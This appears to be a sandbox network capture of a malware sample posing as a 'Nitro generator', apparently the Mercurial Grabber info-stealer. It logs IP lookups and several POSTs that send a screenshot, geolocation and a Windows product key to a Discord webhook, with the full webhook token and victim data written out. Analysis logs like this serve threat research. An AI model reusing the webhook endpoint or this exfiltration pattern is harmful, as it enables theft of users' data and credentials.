2021-11-07 07:40:02 UTC	168	IN	Data Raw: e5 c6 b4 ff fa fa fa e4 17 17 17 08 96 96 96 15 ff ff ff fc de b4 9c ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff e3 c1 ae ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ec da d1 ff eb d9 cf ff ff fe fe ff ff ff ff ff ff ff ff ff fe fe fe ff ea d7 cd ff ed dd d4 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff e6 c8 b7 ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff da ad 93 ff ff ff ff ff c0 c0 c0 24 e1 e1 e1 39 ff ff ff ff d6 a3 86 ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d ff df b7 a0 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff e7 d1 c5 ff c5 8e 71 ff c5 8e 71 ff e5 cd c0 ff ff ff ff ff ff ff ff e2 c8 b9 ff c5 8e 71 ff c5 8e 71 ff ea d7 cc ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff e2 be a9 ff d3 9c 7d ff d3 9c 7d ff d3 9c 7d Data Ascii: }}}}}}$9}}}qqqq}}}
2021-11-07 07:40:02 UTC	172	IN	Data Raw: 69 76 69 6c 65 67 65 73 3e 0d 0a 20 20 20 20 3c 2f 73 65 63 75 72 69 74 79 3e 0d 0a 20 20 3c 2f 74 72 75 73 74 49 6e 66 6f 3e 0d 0a 3c 2f 61 73 73 65 6d 62 6c 79 3e 0d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 00 00 0c 00 00 00 20 3d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: ivileges> </security> </trustInfo></assembly> =

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49742	23.128.64.141	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:07 UTC	173	OUT	GET / HTTP/1.1 Host: ip4.seeip.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:07 UTC	173	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Sun, 07 Nov 2021 07:40:07 GMT Content-Type: text/plain Content-Length: 11 Connection: close strict-transport-security: max-age=31536000; includeSubDomains
2021-11-07 07:40:07 UTC	173	IN	Data Raw: 38 34 2e 31 37 2e 35 32 2e 36 38 Data Ascii: 84.17.52.68

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49752	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:13 UTC	193	OUT	POST /api/webhooks/903671676842164224/hgVIAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: multipart/form-data; boundary=----------b9da8955cc7a4181972c7a00e54c8aa9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X x.y; rv:42.0) Gecko/20100101 Firefox/42.0 Host: discord.com Content-Length: 107709 Expect: 100-continue
2021-11-07 07:40:13 UTC	193	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:13 UTC	193	OUT	Data Raw: 2d Data Ascii: -
2021-11-07 07:40:13 UTC	193	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 62 39 64 61 38 39 35 35 63 63 37 61 34 31 38 31 39 37 32 63 37 61 30 30 65 35 34 63 38 61 61 39 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 6e 61 6d 65 22 0d 0a 0d 0a 43 61 70 74 75 72 65 2e 6a 70 67 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 62 39 64 61 38 39 35 35 63 63 37 61 34 31 38 31 39 37 32 63 37 61 30 30 65 35 34 63 38 61 61 39 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 43 61 70 74 75 72 65 2e 6a 70 67 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 6d 2d 64 61 Data Ascii: ----------b9da8955cc7a4181972c7a00e54c8aa9Content-Disposition: form-data; name="filename"Capture.jpg----------b9da8955cc7a4181972c7a00e54c8aa9Content-Disposition: form-data; name="file"; filename="Capture.jpg"Content-Type: multipart/form-da
2021-11-07 07:40:13 UTC	209	OUT	Data Raw: ef Data Ascii:
2021-11-07 07:40:13 UTC	209	OUT	Data Raw: b8 b9 7c 88 1d da 47 2e e4 b3 13 92 4d 36 ae 41 a4 ea 57 5a 84 9a 7d be 9d 77 35 ec 64 87 b6 8e 06 69 17 1c 1c a8 19 18 ef c5 55 20 ab 15 60 43 03 82 08 c1 06 95 d3 15 9a 1b 45 2d 18 a6 01 4b 49 47 6a 00 28 a5 a5 a6 21 29 45 02 96 9a 10 98 a2 96 8e d4 00 c1 4e a2 96 8b 05 c4 a2 9c 06 68 c7 34 00 94 b8 a3 14 e0 29 d8 57 1b 8a 31 4e a2 81 5c 6e 28 c5 3b 14 76 a7 60 b8 dc 51 8a 7e 28 c5 16 0b 8d c5 2e 29 71 4b 8a 2c 17 1b 8a 31 4e a3 14 ec 2b 8d c7 b5 18 a7 62 8a 02 e3 71 46 29 f4 98 a2 c1 71 98 a4 c5 48 45 26 3d a9 58 77 19 8a 50 29 f8 a3 14 58 2e 37 14 84 53 f1 46 29 d8 2e 33 14 62 9f 8a 4a 56 0b 8d c5 26 29 f8 a3 14 58 2e 33 14 60 53 b1 46 28 b0 5c 6d 25 29 14 62 90 ee 25 06 97 14 62 95 80 66 28 c5 3a 8a 45 5c 8c 8a 6d 4b 49 8a 56 1d c8 e9 2a 42 29 a4 52 Data Ascii: |G.M6AWZ}w5diU `CE-KIGj(!)ENh4)W1N\n(;v`Q~(.)qK,1N+bqF)qHE&=XwP)X.7SF).3bJV&)X.3`SF(\m%)b%bf(:E\mKIV*B)R
2021-11-07 07:40:13 UTC	225	OUT	Data Raw: d3 Data Ascii:
2021-11-07 07:40:13 UTC	225	OUT	Data Raw: a1 8b 8c b4 31 0a 54 65 6b 40 c3 83 d2 a0 92 2c 57 24 a9 d8 ee 8d 44 cc 0e f5 66 c0 06 d4 ad 43 74 33 20 3f 98 aa d4 e4 73 1c 8a eb c3 29 04 57 98 d5 d5 8f 45 ab ab 1e a6 70 41 07 a1 ae 8f 49 cd bf 82 6f 9e 33 fb c9 6f 16 29 08 eb e5 85 c8 fd 6b 95 b5 b9 4b ab 58 a7 8c e5 64 50 c2 b7 74 2d 5e 1b 06 9e d6 f6 36 96 c2 e9 42 ca ab f7 94 8e 8c 3d c5 79 18 79 46 95 78 ce 6b 66 79 b8 2c 64 e8 29 d0 6e d1 9e 8f d5 6c 44 4d 74 fe 0c 96 43 2d fc 04 9f 24 c1 bc 8e c1 81 18 fe 66 a8 1d 1f 4f 97 f7 b6 fe 20 d3 fc 8e bf be 72 8e 07 fb b5 d0 68 7f 61 86 c6 48 f4 e7 79 a3 66 c4 b7 2c bb 7c d2 3b 28 fe e8 fe 75 ec 67 79 a6 16 38 19 ab de ea d6 3d 2c ba 8c a5 89 8d 9f e2 68 d7 87 7c 5b 45 5f 18 c6 57 ab 5a 21 6f ae e6 1f c8 0a f7 0a f9 db c7 5a ba 6b 3e 2f be b8 89 83 41 Data Ascii: 1Tek@,W$DfCt3 ?s)WEpAIo3o)kKXdPt-^6B=yyFxkfy,d)nlDMtC-$fO rhaHyf,|;(ugy8=,h|[E_WZ!oZk>/A
2021-11-07 07:40:13 UTC	241	OUT	Data Raw: f0 Data Ascii:
2021-11-07 07:40:13 UTC	241	OUT	Data Raw: cb 09 f4 db 41 ab e9 a6 fb 50 16 e6 2b 5f df 6f 51 36 d2 85 8f 97 b3 80 c0 9c 31 fc 6a ad 8e 8b 73 7f 16 9e f1 49 00 17 da 81 d3 a2 dc c7 89 06 ce 4f 1f 77 e7 1e a7 af 15 ad ff 00 09 44 0f e2 1f 0d 31 7b 4f ec eb 04 d3 bc f9 be c0 82 54 68 95 3c c1 e6 6c f3 18 02 0f 19 20 e3 8a 8f 46 bf d2 74 f8 fc 3f 14 da b4 04 58 ea 4f ab ce cb 0c c7 1f ea b1 02 fc 9c c8 76 1e 78 41 fd ea 6e b5 45 f7 fe bf e4 35 4a 0d 7c 97 e4 ff 00 5b 1c eb 83 1c b2 46 48 ca 31 52 47 4c 83 5a a3 43 d9 63 1c f7 7a 9e 9f 67 34 b0 99 e1 b5 b8 69 04 b2 a0 04 82 36 a1 55 dd 83 b4 33 29 3c 76 20 9c 5d e6 53 2c 9b 76 f9 8e cd 8f 4c 9c d7 5d 16 ab a3 49 74 da b5 d5 d5 9b 6e d2 c5 a5 c6 9d 75 64 65 98 cb 1c 1e 5a 34 4c 51 94 02 c1 1b 3b d0 8e 47 61 9d 27 52 71 a6 9d b5 eb f7 19 c6 9c 1d 46 af Data Ascii: AP+_oQ61jsIOwD1{OTh<l Ft?XOvxAnE5J|[FH1RGLZCczg4i6U3)<v]S,vL]ltnudeZ4LQ;Ga'RqF
2021-11-07 07:40:13 UTC	257	OUT	Data Raw: 9a Data Ascii:
2021-11-07 07:40:13 UTC	257	OUT	Data Raw: 7c 9d c0 a9 05 88 1f 79 d4 7e 35 9b ab 13 45 45 94 0a fc a7 e9 5e 2f f1 1b fe 42 d6 c3 fe 98 ff 00 ec c6 bd d9 e2 b6 8d 0e e9 97 a7 ad 78 57 c4 72 0e b5 06 c3 95 f2 b8 3f f0 23 5d 38 59 5d b3 9f 11 0e 59 23 ca 4f 4a 29 4f 4a 4c d6 07 a0 7a 7f c0 bf f9 1d af 7f ec 1c ff 00 fa 32 3a f7 bb b3 fe 8b 27 e1 fc c5 78 1f c0 b3 ff 00 15 b5 ef fd 83 9f ff 00 46 47 5e f3 78 7f d1 64 fc 3f 98 af 98 cd 9f ef 9f a1 ea e0 bf 86 bd 4a 91 9a e5 be 29 7f c9 35 d5 bf ed 8f fe 8e 4a e9 a3 35 8b e3 bd 2a ef 5b f0 3e a5 a7 d8 a7 99 73 22 a3 22 67 1b b6 ba b1 03 df 0a 6b ca c2 49 46 bc 1b da eb f3 3a eb 26 e9 c9 2e cc f9 86 94 53 45 3a be f0 f9 e6 2d 14 77 a0 d3 10 a2 97 14 da 01 a6 07 d7 d2 a1 9b 4f f0 e5 b9 96 78 e3 99 d5 64 f2 66 68 8b 01 6f 23 63 2a 41 c6 54 1e bd aa 79 34 Data Ascii: |y~5EE^/BxWr?#]8Y]Y#OJ)OJLz2:'xFG^xd?J)5J5*[>s""gkIF:&.SE:-wOxdfho#c*ATy4
2021-11-07 07:40:13 UTC	273	OUT	Data Raw: df Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:13 UTC	273	OUT	Data Raw: 8a de 35 d4 6c 2e 2c 6e f5 af 32 de e6 26 86 54 fb 2c 23 72 30 20 8c 84 c8 e0 f6 ae 37 15 d8 5a 78 6b 49 8b c4 f0 68 3a a4 d7 a2 e9 56 79 af 0d bb 2f fa 3a 24 4e eb 1e 0a 9d d2 7c a0 b7 20 0c ed c6 72 46 6d df 87 d6 c3 4b d6 66 9e 46 79 ac ae 2d 92 07 8c 8f 2e 68 a6 12 30 90 71 c8 21 54 8c 1e e6 88 d4 a6 96 9f d6 b6 09 53 a9 d7 a1 83 4b 45 1d ab 73 01 0d 14 77 a0 d0 01 45 02 96 80 01 4e a6 8a 75 31 30 a2 96 92 81 0a 29 69 05 2d 31 05 28 a4 a5 ef 4c 05 a2 8a 29 88 29 28 34 52 18 0a 5a 4a 51 40 0b 47 7a 28 ef 54 21 d4 a2 92 81 4c 91 c2 9d 4d 06 94 1a 62 16 94 1a 4c d0 0d 31 0e a0 1a 6e 68 cd 31 0e cd 2e 69 a2 96 9d c5 61 d9 a3 34 da 33 8a 2e 16 1f ba 97 35 16 ea 37 51 70 e5 24 cd 19 a8 f7 1a 4d c6 8e 60 e5 26 cd 00 d4 59 26 96 8b 87 29 36 e1 49 bc 54 74 53 Data Ascii: 5l.,n2&T,#r0 7ZxkIh:Vy/:$N\| rFmKfFy-.h0q!TSKEswENu10)i-1(L))(4RZJQ@Gz(T!LMbL1nh1.ia43.57 Qp$M`&Y&)6lTtS
2021-11-07 07:40:13 UTC	289	OUT	Data Raw: 57 Data Ascii: W
2021-11-07 07:40:13 UTC	289	OUT	Data Raw: 01 d9 a4 26 90 9a 33 45 c7 60 a2 92 8a 40 2d 14 94 50 3b 0b 9a 4a 4a 33 48 05 a2 9b 9a 28 01 d4 52 66 8c d0 02 d1 4d a5 14 5c 05 a3 34 da 4c d0 16 24 cd 19 a6 d3 b3 4c 05 a2 93 34 99 e6 81 0e a4 a5 a4 a6 01 da 8a 28 a4 01 45 14 53 00 a2 92 8e f4 87 61 68 cd 25 19 a0 2c 45 5e 81 e0 58 66 b4 b3 b2 96 e6 29 22 8e ff 00 c4 1a 6f d9 19 d4 81 3f 96 f2 6f 29 ea 17 20 12 3a 12 05 79 fd 21 45 63 cd 65 25 75 6f 4f c1 dc d1 33 d2 f4 0b 6b fd 1a fa d6 c3 59 82 7b 57 ba f1 35 9c d6 36 b7 2a 51 f8 76 12 4a 10 f3 b4 82 ab bb a1 3d 33 b4 e0 d0 2d af f4 6b eb 5b 0d 6a 09 ed 5e eb c4 d6 73 58 da dc a9 47 e1 d8 49 28 43 c8 52 0a ae ee 84 f4 ce d3 8f 34 f2 d7 d2 93 62 fa 56 51 a4 d5 b5 fe b4 ff 00 23 49 54 52 bf 9f fc 1f f3 3b cb 3b 8d 16 4b 4f 18 2e 9f a7 ea 36 f7 03 4f 7d Data Ascii: &3E`@-P;JJ3H(RfM\4L$L4(ESah%,E^Xf)"o?o) :y!Ece%uoO3kY{W56*QvJ=3-k[j^sXGI(CR4bVQ#ITR;;KO.6O}
2021-11-07 07:40:14 UTC	298	IN	HTTP/1.1 200 OK Date: Sun, 07 Nov 2021 07:40:14 GMT Content-Type: application/json Transfer-Encoding: chunked Connection: close set-cookie: __dcfduid=f12ef5b93f9d11ec830d42010a0a081e; Expires=Fri, 06-Nov-2026 07:40:14 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 4 x-ratelimit-reset: 1636270816 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 421 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=kE%2BBcDus4mSuIdwcqEkW87TL%2B0JiSN4u9GxXC5gLuES0liZeVnSEfjjXgrFI41CdV%2BKgm18gNYTQVtrCyQXXgwJ5ctKmgKka75vwe7deF18bpBkPBDLq23f7XobI"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=f12ef5b93f9d11ec830d42010a0a081eaee1c771fe17ee023d8605eb1cd0c9a082e7b176e7aa77eaa7d14b8e27fb746c; Expires=Fri, 06-Nov-2026 07:40:14 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=cfb0b69
2021-11-07 07:40:14 UTC	300	IN	Data Raw: 31 36 38 33 34 63 36 66 35 35 36 32 61 64 63 38 64 31 31 30 66 66 30 35 33 36 62 66 37 32 64 35 36 2d 31 36 33 36 32 37 30 38 31 34 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 38 37 61 38 64 65 36 39 34 35 2d 46 52 41 0d 0a 0d 0a 33 35 36 0d 0a 7b 22 69 64 22 3a 20 22 39 30 36 38 31 30 32 36 30 32 35 36 33 32 35 36 33 34 22 2c 20 22 74 79 70 65 22 3a 20 30 2c 20 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 22 63 68 61 6e 6e 65 6c 5f 69 64 22 3a 20 22 39 30 33 36 37 31 34 39 33 38 35 33 30 37 37 35 33 34 22 2c Data Ascii: 16834c6f5562adc8d110ff0536bf72d56-1636270814; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e987a8de6945-FRA356{"id": "906810260256325634", "type": 0, "content": "", "channel_id": "903671493853077534",
2021-11-07 07:40:14 UTC	301	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49755	23.128.64.141	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:28 UTC	301	OUT	GET / HTTP/1.1 Host: ip4.seeip.org Connection: Keep-Alive
2021-11-07 07:40:28 UTC	301	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Sun, 07 Nov 2021 07:40:28 GMT Content-Type: text/plain Content-Length: 11 Connection: close strict-transport-security: max-age=31536000; includeSubDomains
2021-11-07 07:40:28 UTC	301	IN	Data Raw: 38 34 2e 31 37 2e 35 32 2e 36 38 Data Ascii: 84.17.52.68

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49757	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:28 UTC	301	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 448 Expect: 100-continue Connection: Keep-Alive
2021-11-07 07:40:28 UTC	301	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:28 UTC	301	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:28 UTC	301	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 49 50 20 41 64 64 72 65 73 73 20 49 6e 66 6f 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 49 50 20 41 64 64 72 65 73 73 20 2d 20 38 34 2e 31 37 2e 35 32 2e 36 38 5c 6e 49 53 50 20 2d 20 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 5c 6e 43 6f 75 6e 74 72 79 20 2d 20 53 77 69 74 7a 65 72 6c 61 6e 64 5c 6e 52 65 67 69 6f 6e 20 2d 20 5a 75 72 69 63 68 5c 6e 43 69 74 79 20 2d 20 5a 75 72 69 63 68 5c 6e 5a 69 70 20 2d 20 38 31 35 32 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 74 68 75 6d 62 6e 61 69 6c 22 3a 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 6f 75 6e Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**IP Address Info**","value":"IP Address - 84.17.52.68\nISP - Datacamp Limited\nCountry - Switzerland\nRegion - Zurich\nCity - Zurich\nZip - 8152","inline":true}],"thumbnail":{"url": "https://www.coun
2021-11-07 07:40:28 UTC	302	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:28 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=f98240ae3f9d11ec8ab142010a0a02bf; Expires=Fri, 06-Nov-2026 07:40:28 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 4 x-ratelimit-reset: 1636270831 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 31 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Bi2eTtV4vP0Y%2B9BrJRFhW%2BYnE%2B QnRPbv7UW03OSGvvosbV15%2FUd8U%2BMaCIEn%2BLRNFMz2U4ygiHj9PRXb%2FLPcA636J8k33OvpY6 91%2FvrZoPBWWd%2B2JSbumSWE1JRb"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=f98240ae3f9d11ec8ab142010a0a02bf19d4e899606c8a577fc371fd254288d4c821aa0e851ff 14c390d9f175a4d1686; Expires=Fri, 06-Nov-2026 07:40:28 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie
2021-11-07 07:40:28 UTC	303	IN	Data Raw: 3a 20 5f 5f 63 66 72 75 69 64 3d 38 39 36 30 36 62 65 33 33 36 61 63 66 61 30 38 34 65 32 32 62 65 38 30 39 37 63 36 64 37 38 64 31 64 33 39 33 66 63 65 2d 31 36 33 36 32 37 30 38 32 38 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 65 37 61 64 63 66 31 37 36 65 2d 46 52 41 0d 0a 0d 0a Data Ascii: : __cfruid=89606be336acfa084e22be8097c6d78d1d393fce-1636270828; path=/; domain=.discord.com; HttpO nly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e9e7adcf176e-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49758	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:29 UTC	303	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 315 Expect: 100-continue
2021-11-07 07:40:29 UTC	303	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:29 UTC	303	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:29 UTC	303	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 57 69 6e 64 6f 77 73 20 50 72 6f 64 75 63 74 20 4b 65 79 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 50 72 6f 64 75 63 74 20 4b 65 79 20 2d 20 56 47 37 4e 47 2d 4d 44 34 32 58 2d 57 47 32 52 4d 2d 48 51 44 56 36 2d 59 32 33 58 33 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 66 6f 6f 74 65 72 22 3a 7b 22 74 65 78 74 22 3a 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 69 67 68 74 66 61 6c 6c 67 74 2f 6d 65 72 63 75 72 69 61 6c 2d 67 72 61 62 62 65 72 22 7d 7d 5d 2c 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**Windows Product Key**","value":"Product Key - VG7NG-MD42X-WG2RM-HQDV6-Y23X3","inline":true}],"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"username": "Mercuria

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:29 UTC	304	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:29 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=fac9a5223f9d11ec871142010a0a056a; Expires=Fri, 06-Nov-2026 07:40:29 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 3 x-ratelimit-reset: 1636270831 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 37 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ZLFoTGt1BH06B2LaJW54B%2BE9x2DV23 hZRviA4Rjsa9aTqXgKdFBDbfl2SZ0mWm082zQ706BdB2Bfz5SFlcAUiPB9%2BLQf8jDJBPsaTvUseIPC0kZEH1nKb% 2FRbOlww"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=fac9a5223f9d11ec871142010a0a056a8300fb8424db77827b168f91dbd4c2db2dabe688d12e8 eee27ac8429db55bd30; Expires=Fri, 06-Nov-2026 07:40:29 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=e
2021-11-07 07:40:29 UTC	305	IN	Data Raw: 32 65 33 36 61 64 61 63 37 61 32 30 63 36 30 38 63 36 34 62 31 39 64 30 35 66 31 35 33 35 31 62 36 33 65 34 65 34 30 2d 31 36 33 36 32 37 30 38 32 39 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 65 39 63 64 65 62 64 36 65 39 2d 46 52 41 0d 0a 0d 0a Data Ascii: 2e36adac7a20c608c64b19d05f15351b63e4e40-1636270829; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e9e9cdebd6e9-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49759	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:29 UTC	305	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 704 Expect: 100-continue
2021-11-07 07:40:30 UTC	306	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:30 UTC	306	OUT	Data Raw: 7b Data Ascii: {
